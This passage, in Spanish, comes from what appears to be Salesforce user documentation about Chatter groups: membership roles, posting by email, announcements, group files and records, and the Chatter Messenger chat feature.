**Publicar y comentar**
Escriba una actualización sobre la noticia en tiempo real o un comentario bajo la publicación de la noticia en tiempo real y haga clic en **Compartir**.

**Unirse al grupo**
Haga clic en **Unirse** para unirse al grupo.

**Visualizar la información y la descripción del grupo**
La información y la descripción del grupo aparece en una columna separada junto a las noticias en tiempo real.

**Ver los miembros del grupo**
La sección Miembros del grupo aparece para los miembros actuales del grupo, incluyendo cualquier cliente invitado en el grupo.

**Ver, descargar y buscar archivos publicados en el grupo**
Los archivos publicados en las noticias en tiempo real del grupo o compartidos con el grupo aparecen en la sección Archivos del grupo.

**Ver los temas sobre los que habla el grupo**
Los temas del grupo muestran debajo publicaciones en las noticias en tiempo real del grupo.

**Buscar información del grupo**
Haga clic en sobre la noticia en tiempo real para buscar información en el grupo.

#### No pertenencia a grupos privados

Si ve la página de detalles de un grupo privado del que no es miembro, sólo puede:

**Solicitar su unión al grupo**
Haga clic en **Solicitar unirse** para enviar un correo electrónico al propietario y administradores de un grupo privado en el que solicita formar parte del mismo.

**Ver la fotografía y la descripción del grupo**
La descripción del grupo aparece bajo la fotografía del mismo.

**Ver los miembros del grupo**
La sección Miembros del grupo aparece para los miembros actuales del grupo, incluyendo cualquier cliente invitado en el grupo.

### No miembros de grupos sin registrar

Si no es miembro de un grupo sin registrar, no puede ver la página de detalles del grupo.

### Miembros del grupo de grupos públicos, privados y sin registrar

Cuando es miembro de un grupo público, privado o sin registrar, también puede

**Cambiar la configuración de correo electrónico y notificaciones en la aplicación para aplicaciones móviles de Salesforce1**
En Salesforce Classic, haga clic en **Enviarme un mensaje de correo electrónico...** para recibir un mensaje de correo electrónico acerca de la actividad del grupo, cada vez que alguien realice publicaciones, de forma diaria o semanalmente. La selección de **Todas las publicaciones** también activa las notificaciones en aplicaciones para grupos en las aplicaciones móviles de Salesforce1. Para dejar de recibir correos electrónicos y notificaciones móviles de la actividad del grupo, haga clic en **Desactivar correo electrónico de grupo**. Haga clic en **Configuración de correo electrónico** para modificar toda su configuración de correo electrónico de Chatter.

En Lightning Experience, haga clic en **Notificaciones de correo electrónico** desde el panel de aspectos destacados del grupo para modificar su configuración de correo electrónico del grupo.

**Invitar a personas**
Si su administrador ha habilitado invitaciones, haga clic en **Invitar a personas** para invitar a personas que no utilizan Chatter para unirse al grupo. Para grupos privados, solo el gestor del grupo, el propietario del grupo o los usuarios con el permiso "Modificar todos los datos" puede invitar a personas. Para grupos sin registrar, solo el gestor del grupo, el propietario del grupo o los usuarios con el permiso "Gestionar grupos sin registrar" puede invitar a personas.

**Abandonar el grupo**
Hacer clic en o cancelar una solicitud para unirse a un grupo privado. Para salir de un grupo del que es propietario, primero debe asignar un nuevo propietario.

### Propietarios y miembros de grupo

Cuando es el propietario o administrador de un grupo público, privado o sin registrar, también puede

**Agregar o eliminar miembros del grupo**

**Cambiar la fotografía del grupo**

**Modificar la configuración de los grupos**

**Modificar la sección Información**
Hacer clic en **Añadir información** o en la sección Información para añadir información adicional para los miembros del grupo. Puede personalizar esta sección, incluyendo su título, para decir lo que quiera.

**Modificar la sección Descripción**
Hacer clic en **Agregar descripción** o en la sección Descripción para agregar una descripción del grupo.

**Modificar funciones de miembros**

**Aceptar o declinar solicitudes de grupos privados**

### CONSULTE TAMBIÉN

Listas Archivos de grupo

## Ver suscripciones de grupo Chatter

La lista Grupos de su perfil muestra los grupos de Chatter a los que pertenece, ordenados por fecha de actividad más reciente. Puede unirse o crear grupos en la ficha Grupos. También puede ver la lista Grupos en los perfiles de otras personas para ver sus suscripciones de grupo.

Nota: En los perfiles de otras personas, puede ver suscripciones de grupos sin registrar solo si es también miembro.

- Para ver la lista completa en orden alfabético, haga clic en **Mostrar todos**.
- Para ver más sobre la lista, utilice los vínculos **Siguiente** y **Anterior**.
- Haga clic en el × para dejar de pertenecer a un grupo o para cancelar la solicitud para unirse a un grupo.
- En la lista de grupos de otra persona, haga clic en **Unirse** para unirse a un grupo público.
- En la lista de grupos de otra persona, haga clic en **Solicitar unirse** para enviar una solicitud de unión a un grupo privado.
- Para cerrar la ventana, haga clic en **Hecho**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Acciones que su función de grupo de Chatter le permite hacer

## Visualizar miembros de grupo Chatter

La sección Miembros de una página de grupo de Chatter muestra todos los miembros de un grupo, incluyendo los clientes.

1. Haga clic en **Mostrar todo** en la sección Miembros para ver la lista completa del miembros del grupo en orden alfabético.

   En la ventana Miembros, podrá:

   - Filtre la lista para ver todos los miembros, gestores o el propietario
   - Utilice los vínculos **Siguiente** y **Anterior** para ver más sobre la lista
   - Realice búsquedas mediante el cuadro de búsqueda `Buscar miembros`.
   - Haga clic en **Seguir** o × junto al nombre de una persona para comenzar o cancelar el seguimiento.

     No puede seguir a clientes.

2. Para cerrar la ventana, haga clic en **Listo**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

## Recomendaciones de grupos de Chatter

Chatter recomienda grupos en los que puede estar interesado en unirse en función de:

- La popularidad del grupo determinada por el número de miembros.
- El número de personas en el grupo a las que está siguiendo. Chatter recomienda grupos en los que está siguiendo a la mayoría de sus miembros.
- Si el grupo es nuevo (creado en el último mes).

Para ver una lista expandida de sus recomendaciones, haga clic en **Más** en la sección Recomendaciones. Si no aparece ninguna recomendación, significará que ya pertenece a todos los grupos que le han recomendado. Pase el ratón sobre las recomendaciones y haga clic en ✕ para cerrarlas y que no aparezcan de nuevo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

## Utilizar el correo electrónico para publicar en grupos de Chatter

Envíe sus publicaciones por correo electrónico a grupos de Chatter a los que tiene acceso.

Si su administrador ha activado esta función, puede enviar sus publicaciones por correo electrónico a cualquier grupo público. Su administrador también puede permitirle incluir datos adjuntos. Puede enviar publicaciones por correo electrónico a un grupo privado o sin registrar solo si es miembro de éste. Debe utilizar la dirección de correo electrónico asociada con su cuenta de usuario de Salesforce.

1. En Salesforce Classic, desde la página de detalles del grupo, haga clic en **Publicar por correo electrónico** bajo la descripción del grupo para iniciar un correo electrónico en blanco en el grupo utilizando su cliente de correo electrónico local.
2. Escriba su mensaje en el cuerpo de correo electrónico, incluyendo datos adjuntos si lo desea, y envíe el correo electrónico.

   Los datos adjuntos al mensaje de correo electrónico se agregan como archivos en Chatter y se comparten con el grupo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

El contenido del correo electrónico se mostrará como una publicación en la página de detalles del grupo. Cualquier etiqueta almohadilla que incluya en el cuerpo del correo (por ejemplo, #EquipoOportunidad) se convertirá en temas en la publicación. Si se incluye más datos adjuntos con el mensaje de correo electrónico, el primer adjunto se incluye como parte de la publicación. Los datos adjuntos adicionales se agregan en los comentarios.

Consejo: Guarde la dirección de correo electrónico del grupo como un contacto de su cliente de correo o dispositivo móvil para acceder fácilmente en el futuro. Si copia y pega el vínculo mailto: directamente en el campo de correo electrónico del contacto, algunos clientes de correo electrónico pueden considerar que el vínculo no es válido e impedir el envío del mensaje de correo electrónico al contacto. Pruebe a quitar el nombre de grupo entre paréntesis de la primera parte de la dirección de correo electrónico. Por ejemplo, quite `(My Group)` de `(My Group)0f9b000000004cmkaq@post.k-pxyvmac.kp0.chatter.salesforce.com`.

Las siguientes limitaciones se aplican a las publicaciones en un grupo mediante correo electrónico:

- El límite de 10,000 caracteres para las publicaciones de Chatter se aplica a las publicaciones creadas usando el correo electrónico. Cualquier texto del correo electrónico a partir de este límite no se incluirá en la publicación.
- El tamaño máximo de los mensajes es de 25 MB, incluyendo el texto y los datos adjuntos.
- El asunto del mensaje de correo electrónico no se incluye en la publicación.

- Puede crear publicaciones de texto utilizando el correo electrónico e incluir vínculos en el texto. También puede incluir hasta 25 adjuntos. No puede mencionar a personas, crear consultas ni proporcionar títulos a vínculos cuando publique en un grupo por correo electrónico.
- El formato a nivel de caracteres, como el uso de caracteres en negrita o diferentes tipos de tamaño no es compatible.
- Las direcciones de correo electrónico deben ser exclusivas a nivel de grupo. Si hay varios perfiles de usuario en su organización que utilizan la misma dirección de correo electrónico y esa dirección se utiliza para publicar en un grupo, el perfil de usuario asociado con ese grupo en particular se utiliza para la publicación en las noticias en tiempo real del grupo. Si la dirección de correo electrónico se comparte entre múltiples perfiles de usuario en el mismo grupo, se bloquea el correo electrónico.
- El texto de la firma se considera como parte de su publicación. Las firmas predeterminadas insertadas por los dispositivos móviles, como `Enviar desde mi iPhone`, se eliminarán automáticamente. Antes de enviar su correo electrónico, elimine las firmas personalizadas y cualquier texto adicional que no quiere que se publique en Chatter. O bien, agregue un separador en la parte superior de su firma para eliminarla de forma automática. El separador debe tener un mínimo de uno de los siguientes caracteres:
  - Guión (–)
  - Signo igual (=)
  - Guión bajo (_)

  También puede utilizar cualquier combinación de estos caracteres.

## Publicar anuncios en grupos de Chatter

Publique anuncios de grupo para resaltar mensajes importantes en la página del grupo.

Nota: Los grupos muestran el formato de publicador global de forma predeterminada. Si la acción de anuncio no se muestra en los grupos, solicite a su administrador que sustituya el publicador global y agregue la acción Anuncio a un formato de publicador de grupo personalizado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Solo los propietarios de grupos, los gestores de grupos y los usuarios con el permiso "Modificar todos los datos" pueden publicar y eliminar anuncios de grupo.

1. En la página del grupo, haga clic en **Anuncio** en el publicador.
2. Escriba su mensaje. El límite de caracteres es 5000 y puede incluir vínculos o mencionar a usuarios y grupos en su anuncio. Debido a las restricciones de espacio, se muestran aproximadamente 137 caracteres del anuncio en la página del grupo. Haga clic en **Más** para ver el resto del mensaje.
3. Especifique una fecha de caducidad para el anuncio.
4. Haga clic en **Compartir**.

Los anuncios del grupo aparecen hasta las 11:59 p.m. de la fecha de vencimiento seleccionada, salvo que se sustituyan por un nuevo anuncio del grupo. Los usuarios pueden discutir, decir que les gusta y publicar comentarios en anuncios en las noticias en tiempo real del grupo. Los miembros del grupo reciben una notificación por correo electrónico cuando publica un anuncio, lo mismo para otras publicaciones, dependiendo de su frecuencia de notificación por correo electrónico del grupo seleccionada.

La eliminación de la publicación de noticias en tiempo real elimina el anuncio. Para quitar el anuncio de la página del grupo sin eliminar la publicación de noticias en tiempo real, haga clic en en la esquina superior del anuncio y, a continuación seleccione la opción para rechazar el panel.

CONSULTE TAMBIÉN

Personalizar el publicador y el formato de grupo de Chatter

## Listas Archivos de grupo

La lista Archivos de grupo de una página de grupo de Chatter muestra los archivos recientes que se han publicado en ese grupo.

Pase el ratón por encima para ver las opciones disponibles o haga clic en el nombre de archivo para ir a la página de detalles de archivo. Para ver una lista de todos los archivos publicados en un grupo, para buscar un archivo concreto o para realizar acciones en un archivo, amplíe la lista de archivos **Mostrar todo**. Los 25 archivos vistos más recientemente se enumeran de forma predeterminada. En esta página, puede hacer lo siguiente:

- Buscar los archivos que se hayan publicado en el grupo. La lista incluye archivos que usted y otras personas han adjuntado a las noticias en tiempo real de Chatter de un grupo. La lista no incluye:
  - Documentos de la ficha Documentos.
  - Archivos adjuntos de la lista relacionada Notas y archivos adjuntos.
- Cargar archivos privados o cargar y compartir archivos con personas o grupos o mediante un vínculo de archivo.
- Ver una presentación preliminar de un archivo sin descargarlo.
- Seguir y recibir actualizaciones sobre un archivo en las noticias en tiempo real de Chatter. Hacer clic en × junto al archivo del que realiza el seguimiento para dejar de recibir actualizaciones del archivo. (Requiere Chatter.)
- Haga clic en ▾ para descargar, cargar una nueva versión, compartir con personas, grupos o mediante vínculo, y ver la configuración de colaboración.
- Haga clic en el nombre de un archivo para ver la página de detalles del archivo.
- Haga clic en el nombre del propietario de un archivo para ver su perfil.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

**Nota:**

- No se puede obtener una vista previa de todos los archivos, como los archivos cifrados, los archivos protegidos con contraseña, los archivos PDF protegidos contra copia, los tipos de archivos desconocidos y cualquier archivo con un tamaño superior a 25 MB. La opción **Vista previa** no está disponible para noticias en tiempo real o vistas de lista, de manera que los archivos aparecen como iconos del tipo de archivo genérico en las noticias en tiempo real. Algunas funciones de Microsoft Office 2007 no se visualizarán correctamente en las vistas previas. Si se puede generar una vista previa de un archivo, pero no hay dicha vista previa, póngase en contacto con su administrador de Salesforce, quien podrá volver a generar la vista previa.
- Los archivos sin una extensión de archivo o con una sin reconocer muestran "desconocido" en la columna Tipo.

CONSULTE TAMBIÉN

Visualizar miembros de grupo Chatter

# Registros en grupos de Chatter

## Crear registros en grupos de Chatter

Utilice el publicador de grupos para crear registros en grupo de Chatter.

Las acciones disponibles en el publicador de grupos dependen de sus permisos, su función en el grupo, el tipo de grupo y cómo su administrador ha configurado el publicador de grupos.

- Dependiendo del modo en que su administrador configure el formato del publicador de grupos, puede crear registros de cuentas, contactos, candidatos, oportunidades, contratos, campañas, casos y objetos personalizados. No se admiten otros objetos.
- Cuando crea un registro en un grupo, aparece una publicación de creación de registro en varios lugares, incluyendo las noticias en tiempo real del grupo, en su perfil, en las noticias en tiempo real del registro y en las noticias en tiempo real de Chatter de su empresa. Solo los usuarios con los permisos necesarios (a través de la licencia, el perfil, los permisos y las reglas de colaboración) pueden ver el registro y la publicación en las noticias en tiempo real de la creación del registro.

  Consejo: Filtre las noticias en tiempo real del grupo para **Mostrar todas las actualizaciones** para ver publicaciones de la creación de registros.

- Todos los comentarios en la publicación de la creación del registro se muestran en las noticias en tiempo real del grupo. Esto incluye los comentarios realizados sobre la publicación en las noticias en tiempo real del registro, y las realizadas por usuarios que no pertenecen al grupo.

  Por ejemplo, John crea un registro en un grupo privado y la publicación de la creación de registro aparece en las noticias en tiempo real del grupo y en las noticias en tiempo real del registro. Sally no es miembro del mismo grupo privado, pero tiene acceso a la página de detalles del registro y a las noticias en tiempo real del registro. Sally realizar comentarios sobre la publicación de creación del registro en las noticias en tiempo real del registro, y aparece en las noticias en tiempo real del grupo privado.

- La visibilidad de los registros en los grupos respeta los permisos de usuario y las reglas de acceso de colaboración de su organización. Los miembros de grupos con permisos pueden ver el registro y comentar sobre él desde cualquier contexto (en un grupo, en el perfil del propietario, en la página de detalles del registro y en las noticias en tiempo real de Chatter de la empresa).

  Los miembros de grupos sin permisos, como los usuarios de Chatter Free, no podrán ver el registro ni las noticias en tiempo real del registro en el grupo o en cualquier otro sitio.

- No es posible crear registros en grupos que permiten clientes.
- Si su administrador ha activado la capacidad para agregar registros a grupos, también:
  - Al crear un nuevo registro dentro de un grupo se crea automáticamente una relación de grupo a registro, del mismo modo que cuando se agrega un registro existente.
  - La lista de registros de grupo muestra los registros que crea, además de los registro que agrega.

  Puede eliminar registros de grupos de Chatter.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear un registro en grupos de Chatter:
- "Crear" en el objeto

## Agregar registros existentes a grupos de Chatter

Agregue registros a grupos de modo que pueda colaborar y discutir sobre los registros como un equipo.

1. Desde el publicador de grupos, haga clic en **Agregar registro**.

   Nota: Si no ve esta opción, su administrador tiene que incluir la acción Agregar registro al publicador de grupos. Los grupos que permiten clientes no permiten agregar registros.

2. Seleccione el tipo de registro en la lista **Registro**.

   Puede agregar registros de cuentas, contactos, candidatos, oportunidades, contratos, campañas, casos y objetos personalizados. No se admiten otros objetos.

3. En el campo de búsqueda en blanco, introduzca el nombre del registro que desea buscar y haga clic en . Deje el campo en blanco para buscar todos los registros disponibles del tipo seleccionado.

4. Desde la lista de resultados de la búsqueda, haga clic en el registro que desea agregar al grupo para seleccionarlo.

5. Haga clic en **Crear**.

Un mensaje confirma la incorporación del registro al grupo y el registro aparece en la lista Registros de grupo. Si su administrador ha agregado la lista relacionada Grupos a la página de detalles de registros, puede ver también la lista de los grupos a los que el registro está asociado en la página de detalles de registros. No existe límite al número de registros que puede agregar a un grupo.

Nota: La incorporación de un registro a un grupo no afecta a su visibilidad. Solo los usuarios con los permisos necesarios, (a través de la licencia, el perfil, los conjuntos de permisos o las reglas de colaboración) pueden ver los registros en un grupo. Por ejemplo, los usuarios de Chatter Free no ven ningún registro en los grupos. O bien, un usuario con permisos para ver cuentas y contactos no pueden ver ningún registro de casos en el grupo. Esto significa a veces que los usuarios ven menos registros que el recuento real indicado en la lista de registros de grupos.

Ejemplo: A continuación se describen el uso de los grupos de Chatter como un espacio de colaboración para los registros en los que esté trabajando.

- Un equipo de ventas que trabaje conjuntamente en una cuenta puede supervisar las oportunidades, contactos y candidatos relacionados en un grupo. Los miembros de equipos con permisos pueden acceder a registros directamente desde el grupo. Ahora los miembros de equipos pueden utilizar el grupo como una referencia única para familiarizarse con discusiones históricas sobre la cuenta y sus registros secundarios.
- Los miembros del servicio de atención al cliente pueden utilizar grupos para supervisar los casos en los que trabajan. El grupo puede convertirse en el foro del equipo para supervisar casos, tratar soluciones y analizar tendencias en áreas de problemas comunes.
- Los equipos de marketing pueden utilizar los grupos para supervisar sus campañas, planificar eventos y tratar los clientes y contactos potenciales a invitar al evento. Los grupos también suponen un excelente espacio para colaborar en contenidos de marketing o artefactos de campañas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver un registro de grupo o agregar un registro a un grupo:

- "Leer" en el registro
- Acceder al grupo

### Eliminar registros de grupos de Chatter

Elimine registros que ya no utiliza de sus grupos de Chatter.

Cualquiera con acceso al registro en un grupo puede eliminarlo del grupo.

1. En la página de detalles del grupo, haga clic en **Mostrar todo** junto a la lista Registros de grupo.

   Nota: La lista de registros del grupo aparece en la página de detalles del grupo únicamente si su administrador le permite agregar registros existentes a grupos.

2. También puede seleccionar una opción en la lista **Filtrar por** para ver registros de ese tipo.
3. Encuentre el registro que desea eliminar y, a continuación, haga clic en **Eliminar** junto al nombre del registro.

Al eliminar un registro de un grupo se elimina la relación grupo-registro, pero no el registro en sí. Puede restaurar la relación grupo-registro desde la Papelera de reciclaje.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para eliminar registros de grupos:

- "Leer" en el objeto
- Acceder al grupo

## Chatter Messenger (Chat)

Tenga sesiones de chat instantáneas y seguras con compañeros de trabajo. Chatter Messenger no está disponible en nuevas organizaciones creadas tras el lanzamiento de la versión Spring '16.

#### Uso de Chatter Messenger

Haga clic en el encabezado para expandir o minimizar el chat. Para sacar el máximo partido de su experiencia de chat, haga clic en en la lista de chat para sacarlo a una ventana diferente del navegador. A continuación, podrá fácilmente con personas mientras visita otros sitios y utiliza otras aplicaciones.

#### Uso de la lista de chat

Sugerencias para el uso de la lista de chat.

#### Adición de personas a la lista Mis Favoritos en el Chat

La lista de personas que sigue en Chatter puede ser larga. Agregue hasta 100 chats con una o más personas a su lista Mis favoritos y siempre se mostrarán en la parte superior de su lista de chat.

#### Eliminación de personas de la lista Mis Favoritos en el Chat

Elimine sesiones de chat con uno o más personas de su lista Mis Favoritos si chatea con ellas con menos frecuencia. Las personas que sigue en Chatter seguirán mostrándose en su lista Personas a las que sigo.

#### Cambio de su estado de chat

Mantenga las personas informadas de si está disponible o establezca su estado como **Desconectado** si no desea chatear.

#### Conversaciones de chat

Chatee con una o más personas de Chatter.

#### Historial de chat

Ver su historial de chat.

Adición de emoticonos a un chat

Al escribir ciertas combinaciones de letras y marcas de puntuación se inserta un icono caprichoso en su conversación de chat.

Retirada de ventanas de chat

Siga chateando—incluso cuando minimiza su navegador o utiliza otras aplicaciones retirando una sesión de chat o su lista de chat en una ventana separada del navegador.

Modificación de opciones de chat

¿Puedo cambiar los sonidos que oigo en el chat?

## Uso de Chatter Messenger

Haga clic en el encabezado para expandir o minimizar el chat. Para sacar el máximo partido de su experiencia de chat, haga clic en en la lista de chat para sacarlo a una ventana diferente del navegador. A continuación, podrá fácilmente con personas mientras visita otros sitios y utiliza otras aplicaciones.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Se aplican algunas consideraciones en el uso de Chatter Messenger:

- Chatter Messenger no está disponible en nuevas organizaciones creadas tras el lanzamiento de la versión Spring '16.
- Su administrador puede desactivar Chatter Messenger a nivel de la organización. Además, puede acceder a Chatter Messenger solo si su administrador ha seleccionado "API activada" en sus permisos de perfil. Si no ve Chatter Messenger cuando inicia sesión en Salesforce, pregunte a su administrador si ha desactivado la función y ha otorgado los permisos necesarios para acceder a Chatter Messenger.
- Chatter Messenger no está disponible con las Comunidades. Está disponible para los usuarios internos únicamente cuando el valor predeterminado de toda la organización para el objeto de usuario es Solo lectura pública.
- Chatter Messenger no es compatible con Microsoft® Internet Explorer® 7.0. Los usuarios de Internet Explorer 7 aparecen fuera de línea para otros usuarios de Chatter Messenger.

Con el chat puede:

- Mantener las personas informadas si está disponible para chatear.
- Chatear con personas.
- Añadir y eliminar personas de su lista de Favoritos.
- Sacar su dispositivo de chat a una ventana del navegador separada.
- Utilizar emoticonos cuando chatea con personas.
- Personalizar sus opciones de chat, como sonidos y notificaciones.
- Ver su historial de chat.

CONSULTE TAMBIÉN

Mensajes de Chatter

## Uso de la lista de chat

Sugerencias para el uso de la lista de chat.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Nota: Chatter Messenger no está disponible en nuevas organizaciones creadas tras el lanzamiento de la versión Spring '16.

- Utilice el cuadro de búsqueda en la parte superior de la lista de chat para encontrar rápidamente y chatear con cualquier usuario en línea de Chatter, incluidas personas que no sigue.
- Cambie entre las sesiones chat activas haciendo clic en una sesión de chat de la lista Sesiones de chat actuales.
- Para añadir alguien a su lista de chat, sígala en Chatter.
- Añada personas con las que más chatea a su lista Mis favoritos.
- Haga clic en para personalizar sus opciones de chat.
- Haga clic en su estado en la parte superior de la lista de sesiones de chat para cambiar su estado en la sesión de chat.
- Cuando minimiza una sesión de chat, verá el nuevo indicador de mensajes para los nuevos mensajes.

CONSULTE TAMBIÉN

Cambio de su estado de chat

## Adición de personas a la lista Mis Favoritos en el Chat

La lista de personas que sigue en Chatter puede ser larga. Agregue hasta 100 chats con una o más personas a su lista Mis favoritos y siempre se mostrarán en la parte superior de su lista de chat.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Nota: Chatter Messenger no está disponible en nuevas organizaciones creadas tras el lanzamiento de la versión Spring '16.

- En una sesión de chat activo con una o más personas, haga clic en para guardar la sesión de chat como favorita.
- También puede hacer clic y arrastrar el nombre de una persona de su lista Personas a las que sigo a la lista Mis Favoritos.
- Puede cambiar el nombre de un chat con varias personas en su lista Mis favoritos. Haga clic en **Modificar** junto a Mis favoritos, haga clic en el chat de varias personas al que desee cambiar el nombre e introduzca un nuevo nombre. Por ejemplo, si tiene un chat favorito con *Sue, John, Jeff*, podría cambiarle el nombre a *Equipo de ventas*. Todos los nombres deben tener carácter exclusivo.

CONSULTE TAMBIÉN

Uso de la lista de chat

## Eliminación de personas de la lista Mis Favoritos en el Chat

Elimine sesiones de chat con uno o más personas de su lista Mis Favoritos si chatea con ellas con menos frecuencia. Las personas que sigue en Chatter seguirán mostrándose en su lista Personas a las que sigo.

Nota: Chatter Messenger no está disponible en nuevas organizaciones creadas tras el lanzamiento de la versión Spring '16.

1. Junto a la lista Mis Favoritos, haga clic en **Modificar**.
2. Junto al nombre de la sesión de chat que desea eliminar, haga clic en el botón .
3. Cuando haya finalizado la eliminación de sesiones de chat de la lista, haga clic en **Hecho** junto a la lista Mis Favoritos.

También puede eliminar sesiones de chat de la lista Mis Favoritos haciendo clic en el icono de durante una sesión de chat activa.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Adición de personas a la lista Mis Favoritos en el Chat

## Cambio de su estado de chat

Mantenga las personas informadas de si está disponible o establezca su estado como **Desconectado** si no desea chatear.

Las personas pueden ver su estado:

- En sus listas de chat
- En su perfil
- Al pasar el ratón encima del nombre de las personas

Para cambiar su estado en la sesión de chat, haga clic en **Disponible**, **Ausente** o **Desconectado** en la parte superior de su lista de chat. Por ejemplo, si su estado es Disponible pero no desea chatear con otros, haga clic en **Disponible** y seleccione **Desconectado**.

Su estado cambia automáticamente a inactivo pasados 15 minutos de inactividad. Para cambiar esta configuración, haga clic en **Chat** > > **Opciones**, luego seleccione **Configuración general**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Nota: Los administradores activan o desactivan el Chat de una organización.Chatter Messenger no está disponible en nuevas organizaciones creadas tras el lanzamiento de la versión Spring '16.

CONSULTE TAMBIÉN

Modificación de opciones de chat

## Conversaciones de chat

Chatee con una o más personas de Chatter.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Nota: Chatter Messenger no está disponible en nuevas organizaciones creadas tras el lanzamiento de la versión Spring '16.

1. Inicie un chat con cualquier usuario en línea de Chatter.
   - Utilice el cuadro de búsqueda de la parte superior de Chatter Messenger para buscar e iniciar un chat con cualquier persona de la organización. De forma alternativa, haga clic en la lista Personas a las que sigo o Mis favoritos.
   - Desde el perfil de una persona, haga clic en el **Iniciar sesión de Chat**.
   - Desde cualquier noticia en tiempo real, pase el ratón por encima del nombre de una persona y haga clic en **Iniciar sesión de Chat**.
2. Opcionalmente, añada hasta 10 personas a la sesión de chat.
   a. Arrastre personas desde su lista de chat a la sesión de chat activo o haga clic en en la parte superior del chat activo para buscar y añadir a cualquier usuario en línea de Chatter.
   b. Repita hasta añadir todas las personas que necesita para la sesión de chat.

   Haga clic en la para ver una lista de todos en la sesión de chat.

Nota: Cuando sale de una sesión de chat con varias personas, los demás pueden continuar chateando sin usted. Para volver a participar, debe volver a agregarse.

CONSULTE TAMBIÉN

Cambio de su estado de chat

## Historial de chat

Ver su historial de chat.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Nota: Chatter Messenger no está disponible en nuevas organizaciones creadas tras el lanzamiento de la versión Spring '16.

Cuando inicia una sesión de chat con alguien, se muestran sus conversaciones de las últimas 72 horas automáticamente. Las conversaciones de hace más de 72 horas se eliminan y no se pueden recuperar. Para ver una lista de todas las conversaciones de las últimas 72 horas:

1. Haga clic en el encabezado para expandir la ventana de chat.
2. Haga clic en .
3. Haga clic en el nombre de una persona para ver su historial de chat con ella.

CONSULTE TAMBIÉN

Uso de Chatter Messenger

## Adición de emoticonos a un chat

Al escribir ciertas combinaciones de letras y marcas de puntuación se inserta un icono caprichoso en su conversación de chat.

Nota: Chatter Messenger no está disponible en nuevas organizaciones creadas tras el lanzamiento de la versión Spring '16.

Las siguientes combinaciones están disponibles:

| Emoticono | Caracteres introducidos |
|---|---|
| | `:-), :), :], =)` |
| | `:-(, :(, :[, =(` |
| | `:-D, :D, =D` |
| | `:-O, :O, :-o, :o` |
| | `:-P, :P, :-p, :p, =P` |
| | `;-), ;)` |

Puede desactivar los emoticonos en **Chat** > > **Opciones**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Modificación de opciones de chat

## Retirada de ventanas de chat

Siga chateando—incluso cuando minimiza su navegador o utiliza otras aplicaciones retirando una sesión de chat o su lista de chat en una ventana separada del navegador.

Nota: Chatter Messenger no está disponible en nuevas organizaciones creadas tras el lanzamiento de la versión Spring '16.

- Haga clic en el  en la esquina superior derecha de una sesión de chat activa o en toda la lista de chat para salir.
- Haga clic en en la esquina superior derecha de una sesión de chat emergente o en la lista de chat para enviarla de vuelta a su pantalla de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Modificación de opciones de chat

## Modificación de opciones de chat

